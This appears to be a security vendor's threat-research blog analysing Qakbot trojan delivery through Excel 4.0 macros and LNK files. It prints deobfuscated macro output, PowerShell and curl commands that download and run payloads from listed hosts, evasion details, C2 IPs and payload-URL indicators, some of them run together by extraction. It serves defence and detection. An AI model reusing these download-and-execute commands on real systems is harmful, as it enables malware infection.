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Active since 2008, Qakbot, also known as QBot, QuackBot and Pinkslipbot, is a common trojan malware designed to steal passwords. This pervasive threat spreads using an email-driven botnet that inserts replies in active email threads. Qakbot threat actors are also known to target bank customers and use the access they gain through compromised credentials to spy on financial operations and gain valuable intel.

Summary

Qakbot has been a prevalent threat over the past 14 years and continues to evolve adopting new delivery vectors to evade detection. Zscaler Threatlabz has discovered a significant uptick in the spread of Qakbot malware over the past six months using several new techniques. Most recently, threat actors have transformed their techniques to evade detection by using ZIP file extensions, enticing file names with common formats, and Excel (XLM) 4.0 to trick victims into downloading malicious attachments that install Qakbot. Other more subtle techniques are being aloyed by threat actors to prevent automated detection and raise the odds that their attack will work, including obfuscating code, leveraging multiple URLs to deliver the payload, using unknown file extension names to deliver the

payload, and altering the steps of the process by introducing new layers between initial compromise, delivery, and final execution.

Embedded as commonly-named attachments, Qakbot leverages ZIP archive file having embedded files such as Microsoft Office files, LNK, Powershell, and more. The screenshot in Fig. 1 below reveals a snapshot view of the spikes in Qakbot activity observed over the past six months.



Figure1: Qakbot monitored during last 6 months in Zscaler Threatlabz

Zscaler automatically identifies and blocks files containing Qakbot malware for our customers, and provides them with the best possible solution to manage this evolving threat.

As an extra precaution against these types of threats, Zscaler recommends that organizations formally train users not to open email attachments sent from untrusted or unknown sources and encourage users to verify URLs in their browser address bar before entering credentials.

The Zscaler ThreatLabz team will continue to monitor this campaign, as well as others to help keep our customers safe and share critical information with the larger SecOps community to help stop the spread of active threats like Qakbot and protect people everywhere. The following sections dive into an in-depth analysis of this evolving threat and provide actionable indicators that security professionals can apply to identify and block Qakbot in their environments.

Technical analysis of evolving Qakbot techniques

ThreatLabz has observed threat actors using various different file names to disguise attachments designed to deliver Qakbot. Using common file naming formats that include a description, generated numbers, and dates, the files feature common keywords for finance and business operations, including compensation figures, metric reports, invoices and other enticing datasets. To the unsuspecting victim, these types of files may either appear like everyday items for business as usual or as a rare opportunity to look at data they would not normally see. Either way, the victim is likely to fall for the sense of urgency at a fresh data set or request and click the file to learn more about what is inside and how it pertains to them.

Malicious file name examples:

Calculation-1517599969-Jan-24.xlsb
Calculation-Letter-1179175942-Jan-25.xlsb
ClaimDetails-1312905553-Mar-14.xlsb
Compensation-1172258432-Feb-16.xlsb
Compliance-Report-1634724067-Mar-22.xlsb

ContractCopy-1649787354-Dec-21.xlsb

DocumentIndex-174553751-12232O21.xlsb EmergReport-273298556-2O22O3O9.xlsb Payment-1553554741-Feb-24.xlsb ReservationDetails-313219689-Dec-O8.xlsb Service-Interrupt-977762469.xlsb Summary-1318554386-Dec27.xlsb

Analyzing the de-obfuscated code exposes how these malicious attachments use XLM 4.0 to hide their macros and evade detection by static analysis tools and automated sandboxes. Looking back over the past six months, our researchers observed a different kind of emails templates and standardized Office templates which are being used and changed only slightly in nearly all of the analyzed Qakbot samples.

Email Templates:



relec@menara.ma <cristianodummer@cultura.com.br>

ma-csc@schneider-electric.com

Re: Schneider Electric Case # 81747394: [ref:_00DA0abSm._5001H1HURht:ref]

🛈 Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.

Meilleures salutations.





Nous vous remercions de votre confiance et vous prions d'agréer nos meilleures salutations.

Nous restons toujours à votre disposition pour tout renseignement complémentaire.



[spoofed sender name] < through-work@grow-jp.com>

[recipient's email address]

Re: Re: [subject line information removed]




Good afternoon,

The attached file is the document that you requested. For any questions, kindly contact me through this email.

Password is abc123

Best,

Re: -16 % sur l'iphone 11



Meilleurs voeux,




TO OPEN THIS DOCUMENT PLEASE FOLLOW THESE STEPS:

Select Enable Editing



• In the Microsoft Office Security Option dialog box, select Enable Content



 $\square \rightarrow \square$ If you are using a mobile device, try opening the file using the full office desktop app.

Figure 2: Standard Email and Office templates used for Qakbot delivery in last six months

The following section provides a month by month overview of changes observed in Qakbot samples from December 2021 – May 2022:

Attack Chain




Figure 3: Diagram of Qakbot delivery and execution via Microsoft Office attachments

December 2021: Qakbot XLM 4.0 snippet [Md5: 58F76FA1CO147D4142BFE543585B583F]

Once the user clicks "Enable Content" to view the attachment, the macro is activated to look for a subroutine with a pre-defined function, in this case starting with auto_open777777. In the next step of the sequence, the URLDownloadToFile function is imported and called to download the malicious Qakbot Payload and drop it into the C:\ProgramData\ location on the victim's machine with the filename .OCX which is actually Qakbot DLL. Then WinAPI EXEC from Excel4Macro directly executes the malicious payload or loads the payload using regsvr32.exe.

```
starting Deobfuscation]
                 FullEvaluation
FullEvaluation
                                        =REGISTER("uRlMon", "URLDownloadToFileA", "JJCCBB", "Drwrgdfghfhf", 1,9)
ELL: G25
ELL:G38
                                        GOTO(Tiposa1G8)
ELL:G11
ELL:G19
                 FullEvaluation FullEvaluation
                                        567760579595186
                                        GOTO(Tiposa3H8)
ELL:H15
                 FullEvaluation
                                        GOTO(DetrK18)
ELL:K26
                 FullEvaluation
                                        GOTO(XwtrdG18)
ELL:G21
                 PartialEvaluation
                                         =uRlMon.URLDo
                                                        nloadToFileA(0,"<u>http://158.69.133.79/1086181339302451.dat</u>","C:\ProgramData\VDscytujyctfjkvu1.ocx",0,0)
                                        GOTO(Xwtrd1F11) =uRlMon.URLDownloadToFileA(0,"http://51.195.35.10/184156626530279.dat","C:\ProgramData\VDscytujyctfjkvu2.ocx",0,0)
                 FullEvaluation
ELL:G22
ELL:F14
                 PartialEvaluation
                                        GOTO(Xwtrd2F14) =uRlMon.URLDownloadToFileA(0,"http://103.155.93.23/7222478368935634.dat","C:\ProgramData\VDscytujyctfjkvu3.ocx",0,0)
                 FullEvaluation
ELL:F17
ELL:F20
                 PartialEvaluation
                 FullEvaluation
                                        GOTO(XwtrdG24)
                                        GOTO(Tiposa6H10)
GOTO(Tiposa2H20)
ELL:H15
                 FullEvaluation
ELL:H20
                 FullEvaluation
ELL:H22
ELL:G22
                 FullEvaluation
PartialEvaluation
                                        GOTO(Tiposa1G21)
=EXEC("regsvr32
                                                          C:\ProgramData\VDscytujyctfjkvu1.ocx")
                                        =EXEC("regsvr32 C:\ProgramData\VDscytujyctfjkvu2.ocx"
=EXEC("regsvr32 C:\ProgramData\VDscytujyctfjkvu3.ocx"
ELL:G23
                 PartialEvaluation
                 PartialEvaluation
ELL:G24
ELL:G26
                 FullEvaluation
                                        GOTO(Tiposa2H24)
ELL:H29
                 FullEvaluation
                                        GOTO(Tiposa1G29)
                 FullEvaluation
                                        RETURN()
```

Figure 4: Qakbot XLM 4.0 snippet from December 2021

January 2022: Qakbot XLM 4.0 snippet [Md5: 4DFF0479A285DECA19BC48DFF2476123]

In the following snippet it executes macro code which is present in the cells from a hidden sheet named **'EFFWFWFW'.** This creates a REGISTER and consistently calls functions to be performed, except in this example the threat actor has evolved the action to avoid detection via obfuscation.

```
Download filename with extension PNG but in actual it is Obot

[Starting Deobfuscation]

SELL:F12 , PartialEvaluation , "False=FORMULA(""=CALL&0&r&0&r=TEXT('Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&'Vvvbuk1'!F10&
```

Figure 5: Qakbot XLM 4.0 snippet from January 2022

February 2022: Qakbot XLM 4.0 snippet [Md5: D7C3ED4D29199F388CE93E567A3D45F9]

Malware author leave code mostly unmodified. Create a **folderOne** using **CreateDirectoryA WinAPI** as shown in the following snapshot "C:\Biloa".

```
auto_open: auto_open99999999999999999->'kotes1'!$G$1
[Starting Deobfuscation]
              , FullEvaluation
                                    , False
CELL:G7
                                    , =Kernel32.CreateDirectoryA("C:\Biloa",0)
              , PartialEvaluation
CELL:G8
               , PartialEvaluation , GOTO(kotesF17)
              , FullEvaluation
CELL:G25
                                     , "=ATAN(2143240598522729953492992000)==ATAN(3454880891891079858005999616
CELL:F22
1669824512)==ATAN(2322542298268310057934389248)==ATAN(4267556143526199994628440064)==ATAN(95143667959589598945
'9"")==ATAN(2143240598522729953492992000)==ATAN(3454880891891079858005999616)==ATAN(16353170727286999955191889
957934389248)==ATAN(4267556143526199994628440064)==ATAN(9514366795958959894503096320)"
              , FullEvaluation
                                    , GOTO(kotes1G34)
CELL: F25
              , FullEvaluation
                                    , GOTO(kotes2G8)
CELL:G38
              , FullEvaluation
                                    , 7394431
CELL:G11
                                    , GOTO(kotes6H8)
              , FullEvaluation
CELL:G19
              , FullEvaluation
                                    , GOTO(kotes8K18)
CELL:H15
              , FullEvaluation
                                    , GOTO(kotes7G18)
CELL:K26
              , PartialEvaluation
                                   , =0.0&0(0,"http://101.99.95.190/5366574&0","C:\Biloa\Dopaters1.ocx",0,0)
ELL:G21
              , FullEvaluation
                                    , GOTO(kotes9D11)
CELL:G22
              , PartialEvaluation
                                    , =0.0&0(0,"http://146.70.81.64/7938718&0","C:\Biloa\Dopaters2.ocx",0,0)
CELL:D14
              , FullEvaluation
                                    , GOTO(kotes10F14)
CELL:D17
                PartialEvaluation
                                      =0.0&0(0,"http://190.14.37.12/6689156&0","C:\Biloa\Dopaters3.ocx",0,0)
CELL:F17
```

Figure 6: Qakbot XLM 4.0 snippet from February 2022

March 2022: Qakbot XLM 4.0 snippet [Md5: 3243D439F8BOB4A58478DFA34C3C42C7]

Observed change in the file system persistence level.

- Change in payload drop location from C:\ProgramData\ to C:\Users\User\AppData\Local\
 [random_folder_name]\random.dll
- Less obfuscation and code is much more readable.
- Used option-s with regsvr32.exe so that it can install silently without prompting any kind of message.

Figure 7: Qakbot XLM 4.0 snippet from March 2022

April 2022: XLM 4.0 snippet [Md5: 396C770E50CBAD0D9779969361754D69]

A new change is the observation of fully de-obfuscated code in Qakbot attachments. A similarity observed across Qakbot variants is the use of multiple URLs that can deliver the malicious payload, so that if any one URL goes down or is blocked, then the payload can still be delivered by another available URL. Additionally, it is common to see

threat actors trying to evade detection from automated security scans by using unknown extensions on dropped payloads such as OCX, ooccxx, .dat, .gyp, and more.

```
Loading Cells]
 uto_open: auto_open3566345643573465346574->'Nerrt'!$G$1
[Starting Deobfuscation]
CELL:G13 , FullEvaluation
                                                                    =REGISTER("uRlMon","URLDownloadToFileA","JJCCBB","Kertu",1,9)
=uRlMon.URLDownloadToFileA(0,"http://146.70.87.163/44735.99085648148.dat","C:\ProgramData\Dis.ooccxx",0,0)
=uRlMon.URLDownloadToFileA(0,"http://5.254.118.198/44735.99087962963.dat","C:\ProgramData\Disa.ooccxx",0,0)
=uRlMon.URLDownloadToFileA(0,"http://91.194.11.15/44735.990902777776.dat","C:\ProgramData\Disb.ooccxx",0,0)
CELL:G14
                             PartialEvaluation
CELL:G15
                             PartialEvaluation
                             PartialEvaluation
CELL:G16
                                                                     =EXEC("Regsvr32 /s calc")
=EXEC("Regsvr32 C:\ProgramData\Dis.ooccxx")
=EXEC("Regsvr32 C:\ProgramData\Disa.ooccxx"
                             PartialEvaluation
ELL:G18
                             PartialEvaluation
ELL:G19
                             PartialEvaluation
                                                                      =EXEC("Regsvr32 C:\ProgramData\Disb.ooccxx
                              PartialEvaluation
```

Figure 8: Qakbot XLM 4.0 snippet from April 2022

May: Qakbot XLM 4.0 snippet [Md5: C2B1D2E90D4C468685084A65FFEE600E]

Observed change in the filename to ([O-9]{2,5}\.[O-9]{4,12}\.dat]. Additionally, Instead of 4–5 different download payload URLs, only one Qakbot download URL is identified.

```
auto_open: auto_open->'Sheet1'!$E$1

[Starting Deobfuscation]

CELL:E12    , FullEvaluation    , "44736.002962962964.dat"

CELL:E15    , FullEvaluation    , False

CELL:E16    , PartialEvaluation    , "('hipsat', '')==uRlMon.URLDownloadToFileA(0,""http://94.140.114.226/44736.0029:

"

CELL:E20    , PartialEvaluation    , "=EXEC(""Regsvr32 /s calc"")==EXEC(""Regsvr32 C:\ProgramData\Teris.000CCCXXX"")=

EXEC(""Regsvr32 C:\ProgramData\Terisb.000CCCXXX"")==EXEC(""Regsvr32 /s calc"")"
```

Figure 9: Qakbot XLM 4.0 snippet from May 2022




Figure 10: Zscaler Sandbox Report Qakbot deliver by Malicious office attachment

Spreading factor through LNK files:

Attack Chain




Figure 11: Qakbot delivery and execution through LNK file

a) May 2022: Qakbot snippet of LNK file

Observed increase using the shortcut LNK filetype source with names like:

- report[O-9]{3}\.lnk
- report228.lnk
- report224.lnk

Observed change using powershell.exe to download the malware payload.

Observed change and a clear sign of Qakbot evolving to evade updated security practices and defenses by loading the dll payload through **rundll32.exe** instead of **regsvr32.exe**.

Argument: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit iwr -Uri https://oleitikocottages.com/r4i9PRpVt/S.png -OutFile \$env:TEMP\766.dll;Start-Process rundll32.exe \$env:TEMP\766.dll,NhndoMnhdfdf

b) June 2022: Qakbot snippet of LNK file

Observed change in execution flow and name of file name both change on LNK file type. **Regsvr32.exe** used while qakbot dll loading and injects to **explorer.exe** as well for communication to command and control server. Observed file names using the **{5[0-9]{7,10}_[0-9][6,8]}\.ink}** LNK file type:

- 51944395538_192149O797.zip
- 52O1O712629_1985757123.zip
- 52135924228_1649O82O2.zip
- 51107204327_175134583.zip

Argument: 'C:\Windows\system32\cmd.exe C:\Windows\System32\cmd.exe /q /c echo 'HRTDGR' && MD "%ProgramData%\Username" && curl.exe -o %ProgramData%\Username\filename.pos
91.234.254.106/%random%.dat && ping -n 2 localhost && echo "MERgd" && echo "NRfd" && regsvr32
'C:\ProgramData\Username\filename.pos'

Through command prompt it downloads a payload and drops the file on the victim's machine with a curl command. Here are some observed examples of the process:

CMD.EXE:

- /q : Turns the echo off.
- : Carries out the command specified by string and then stops.

CURL.EXE:

• /o: Write to file

After that it loads the downloaded dll payload through regsvr32.exe and injects into the explorer.exe. Then performs further operations, including:

- Checks for the presence of antivirus software.
- Creates a RUN key for persistence in the system.
- Creates scheduled tasks to execute the payload at a specific time.




Figure 12: Zscaler Sandbox Report Qakbot deliver by LNK

More details on these findings are covered in the ThreatLabz Qakbot vectors blog.

Downloaded Qakbot DLL: 529fb9186fa6e45fd4b7d2798c7c553c from above mentioned LNK file.

The entry point of the executable is fully obfuscated using duplicate MOV operations.

```
call qak.8F5EA4
               push qak.96C39E
               push dword ptr
               mo∨ dword ptr
                    dword ptr ds: [96FC20
                    dword ptr ds:
                    dword ptr ds: 96FC20
                    dword ptr ds: 96FC20
                                   96FC20
                    dword
                          ptr
                    dword ptr
     20FC9600
20FC9600
                    dword ptr
                                   96FC20
                              ds:
                                   96FC20
                    dword
                          ptr
                                   96FC20
                    dword
                          ptr
                    dword ptr
                                   96FC20
                    dword
                          ptr
                                   96FC20
c705
                    dword
                          ptr
                                   96FC20
                    dword
                          ptr
                                   96FC20
                    dword
                          ptr
     20FC9600
20FC9600
                                   96FC20
                    dword ptr ds:
                              ds: [96FC20
 705
                    dword
                          ptr
                    dword
                                   96FC20
                          ptr
                    dword
```

Figure 13: Obfuscated entry point

The following screenshot shows junk code obfuscating the script used to decode the payload.

```
loc
               [ebp+var_58]
         eax,
add
         eax, [ebp+var_54]
dec
         eax
mov
         [ebp+var_5C], eax
                            ; hdc
push
call
         GetTextCharset
         ebx, eax
mov
         eax, [ebp+var_28]
moν
         eax, [eax]
add
         eax, [ebp+var_58]
add
push
         GetTextCharset
call
         ebx, eax
sub
         eax, [ebp+var_28]
mov
         [eax], ebx
eax, [ebp+var_3C]
mov
add
         eax, [ebp+var_5C]
mov
         [ebp+var_60], eax
mov
         eax, [ebp+var_28]
mov
         eax, [eax]
         eax, [ebp+var_60]
[ebp+var_60], eax
eax, [ebp+var_60]
xor
mov
mov
         edx, [ebp+var_28]
mov
         [edx], eax
xor
         eax, eax
         [ebp+var_5C], eax
mov
mov
         eax, [ebp+var_58]
add
         eax,
add
         eax, [ebp+var_5C]
[ebp+var_58], eax
mov
         eax, [ebp+var_28]
add
         eax,
add
         eax, [ebp+var_5C]
mov
         [ebp+var_28], eax
         eax, [ebp+var_58]
mov
         eax, [ebp+var_34]
cmp
         short loc 47BC0D
ib
```

Figure 14: Code snippet for decoding the payload

Checks for Windows Defender Emulation using WinAPI GetFileAttributes "C:\INTERNAL_empty".

```
call payload.10009DF2
pop ecx
push eax
mov dword ptr ss:[ebp+C].eax
call dword ptr ds:[<&GetFileAttributesW>]
cmp eax,FFFFFFFFF
eax:L"C:\\INTERNAL\\_empty"
```

Figure 15: Payload checking GetFileAttributesW

The sample also uses some flags like **SELF_TEST_1** which appear to be for debugging purposes.

```
lea eax dword ptr ss:[ebp-4]
mov ebx,ecx
push eax
mov eax,dword ptr ds:[1001F818]
push ebx
call dword ptr ds:[eax+EC]
[ebp-4]:L"SELF_TEST_1"
ebx:L"SELF_TEST_1"
ebx:L"SELF_TEST_1"
```

Figure 16: Setting flag for debugging purpose




Figure 17: Zscaler Sandbox report for Qakbot DLL

Zscaler's multilayered cloud security platform detects indicators, as shown below:

LNK.Downloader.Qakbot

VBA.Downloader.Qakbot

The following details can be found in the Qakbot configuration file which we examined connecting to the server through **explorer.exe**.

BOTNET ID: Obama188

[+] C2 IPs:

1.161.123.53

101.108.199.194

102.182.232.3

103.116.178.85

103.207.85.38

104.34.212.7

106.51.48.170

108.60.213.141

109.12.111.14

109.178.178.110

111.125.245.116

117.248.109.38:21

120.150.218.241

120.61.2.215

1/2/24, 10:02 PM 121.7.223.45 124.40.244.115 140.82.49.12 140.82.63.183 143.0.219.6 144.202.2.175 144.202.3.39 148.0.56.63 148.64.96.100 149.28.238.199 172.115.177.204 173.174.216.62 173.21.10.71 174.69.215.101 175.145.235.37 176.205.23.48 176.67.56.94 177.209.202.242 177.94.57.126 179.158.105.44 180.129.108.214 182.191.92.203 186.90.153.162 187.207.131.50 187.251.132.144 189.146.87.77 189.223.102.22

12/20

1/2/24, 10:02 PM

191.34.120.8

191.112.4.17

193.136.1.58

196.203.37.215

197.87.182.115

197.94.94.206

201.145.165.25

201.172.23.68

201.242.175.29

208.101.82.0

208.107.221.224

210.246.4.69

Indicators of Compromise

[+] Payload URLs:

anukulvivah.comnobeltech[.]com.pk griffinsinternationalschool.intierrasdecuyo[.]com.ar tajir[.]comdocumentostelsen[.]com wrcopias[.]com.brls[.]com.co dk-chic[.]combendhardwoodflooring[.]com stalwartnv[.]comdelartico[.]com newportresearchassociates[.]comjindalfabtex[.]com softwarela.orgasesorescontables[.]com.py segurabr[.]com.brrenty.biz hams.psalrabbat[.]com glistenworld[.]comsonalifecare[.]com act4dem.netbrandxo.in stuttgartmed[.]comgmstrust.in act4dem.netglistenworld[.]com ananastours[.]comhostingdeguatemala[.]com gmsss45c[.]comasiatrendsmfg[.]com facturamorelos[.]comjnpowerbatteries[.]com minimean[.]com1031taxfreexchange[.]com pbxebike[.]comhigradeautoparts[.]com parkbrightworldwideltd[.]comams.org.co baalajiinfotechs[.]commomoverslegypte[.]com recetasparaelalmapanama[.]comghssarangpur.org wecarepetz[.]com.brbrothersasian[.]com knapppizzabk[.]comwecarepetz[.]com.br jeovajirelocacao[.]com.br7n7u.tk amdpl.indabontechnologies.co.ke bouncehouserentalmiami.netmahasewanavimumbai[.]com hotelsinshillong.inbrothersasian[.]com

tamiltechhints[.]comitaw-int[.]com

tvtopcultura[.]com.brmadarasapattinam[.]com

desue.mxautocadbeginner[.]com

antwerpdiamond.netmarciomazeu.dev.br

ifongeek[.]comtunaranjadigital[.]com

avaniamore[.]comthecoursecreators[.]com

thecoursecreators[.]comdrishyamopticals[.]com

thewebinarchallenge[.]comiammyprioritylive[.]com

erekha.invegascraftbeertour[.]com

rommify.orgpbsl[.]com.gh

sathyaunarsabha.orgcourtalamarivuthirukovil.org

pbsl[.]com.ghapk.hap.in

outsourcingmr[.]comofferlele[.]com

courtalamarivuthirukovil.orgelchurritorojas[.]com

apk.hap.inklicc.co.tz

jinglebells.ngthebrarscafe[.]com

bigtv3d.inretroexcavaciones[.]com

aimwithnidhi.invizionsconsulting[.]com

gaurenz[.]comamarelogema[.]com.br

wiredcampus.inretroexcavaciones[.]com

elchurritorojas[.]comglobalwomenssummit2O2O[.]com

byonyks[.]comwfgproduction[.]com

wfgproduction[.]comciit.edu.ph

reachprofits[.]comcreativecanvas.co.in

vegascraftbeertour[.]comnightsclub[.]com

assistenciatecnicaembh24h[.]com.brtheinfluencersummit2O21[.]com

grupoumbrella[.]com.brbjfibra[.]com

fra[.]com.arthewebinarstore[.]com

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wlrinformatica[.]com.brminahventures[.]com

alternativecareers.inwvquali[.]com.br

aaafilador.eueventbriteclone.xyz

policepublicpress.inmarcofoods.in

longwood-pestcontrol[.]comlifecraze.in

viasalud.mxecsshipping[.]com

misteriosdeldesierto.pelgfcontabilidade[.]com.br

mariebeeacademy[.]commuthumobiles[.]com

teamone[.]com.satechmahesh.in

wiredcampus.inteamone[.]com.sa

furnitureion[.]comekofootball[.]com

comunidadecristaresgate[.]com.bryqsigo[.]com

mysuccesspoint.inkriworld.net

wiredcampus.intheinfluencerlaunch[.]com

mi24securetech[.]compalconsulting.net

attalian[.]comrudrafasteners[.]com

filmandtelevisionindia[.]comcloudberrie[.]com

brikomechanical[.]comideiasnopapel[.]com.br

neovation.sgatozinstrument[.]com

tecnobros8[.]comwalnut.ae

brikomechanical[.]comleaoagronegocios[.]com.br

sonhomirim[.]com.brwlrinformatica[.]com.br

wbbvet.ac.inboostabrain.in

narendesigns[.]comsla[.]com.ng

rstkd[.]com.brdelacumbrefm[.]com

leaoagronegocios[.]com.brdegreesdontmatter.in

strategicalliances.co.inlelokobranding.co.za

metrointl.netrajkotbusiness.in

titanhub.co.ukgrupothal[.]com.br

www.centerplastic[.]com.brpawnest[.]com

rightsupportmanagement.co.uksmiletours.net

leaseicemachine[.]comsegiaviamentos[.]com.br

virtualexpo.cactusfuturetech[.]comautovidriosrobin.anuncio-ads.cl

klearning.co.ukbestbuidan.mn

amicodelverde[.]comhunbuzz[.]com

prova.gaia.srlprodotti.curadelprato[.]com

prodotti.curadelprato[.]comdomenico[.]com.co

anukulvivah[.]comahmedabadpolicestories[.]com

ec.meticulux.netpent.meticulux.net

clerbypestcontrolllp.inorderingg.in

rylanderrichter[.]comtajir[.]com

searchgeo.org4md-uae[.]com

matjarialmomayz[.]comformularapida[.]com.br

carnesecaelpatron[.]com.mxbengallabourunion[.]com

alphanett[.]com.brragvision[.]com

secunets.co.keflameburger[.]com.mx

gph.lkabingdonhomes[.]com

agteacherscollege.ac.insis.edu.gh

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mufinacademy[.]com1O31oilgasexchange[.]com

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srgsdelhiwest[.]comproyectostam[.]com

waitthouseinc.orggomax.mv

ecotence.in.nettriplenetleaseproperty[.]com

brunocesar.meonlywebsitemaintenance[.]com

lbconsultores[.]com.cokindersaurus.in

guitarconnectionsg[.]comguestpostmachine[.]com

bagatiparamohiladegreecollege.edu.bdguitarconnectionsg[.]com

waitthouseinc.orgofferlele[.]com

cuddlethypet[.]comsrimanthexports[.]com

espetinhodotom[.]comluxiaafinishinglab[.]com

greyter[.]commoodle-on[.]com

niramayacare.inmakazadpharmacy[.]com

netleasesale[.]comnathanflax[.]com

erimaegypt[.]comclashminiwiki[.]com

